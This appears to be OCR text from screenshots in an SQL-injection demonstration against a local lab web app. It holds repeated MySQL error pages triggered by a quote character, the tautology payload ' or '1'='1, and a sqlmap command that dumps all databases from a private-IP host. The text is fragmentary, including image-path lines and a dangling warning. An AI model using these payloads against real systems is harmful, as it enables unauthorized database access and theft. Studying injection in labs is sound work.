
Whitelabel Error Page

This application has no explicit mapping for /error, so you are seeing this as a fallback.

Thu Mar 05 21:52:08 EST 2015
There was an unexpected error (type=Internal Server Error, status=500).
StatementCallback; bad SQL grammar [select * from employees where last_name = '';']; nested exception is com.mysql.jdbc.exceptions.jdbc4.MySQLSyntaxErrorException: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 1



';




Whitelabel Error Page

This application has no explicit mapping for /error, so you are seeing this as a fallback.

Thu Mar 05 21:52:08 EST 2015
There was an unexpected error (type=Internal Server Error, status=500).
StatementCallback; bad SQL grammar [select * from employees where last_name = '';']; nested exception is com.mysql.jdbc.exceptions.jdbc4.MySQLSyntaxErrorException: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 1

```
' or '1'='1
```


```
sqlmap -u http://192.168.11.115:8080/injection/search --data=“name=Baaz” --dump-all
```



WARNING!!!

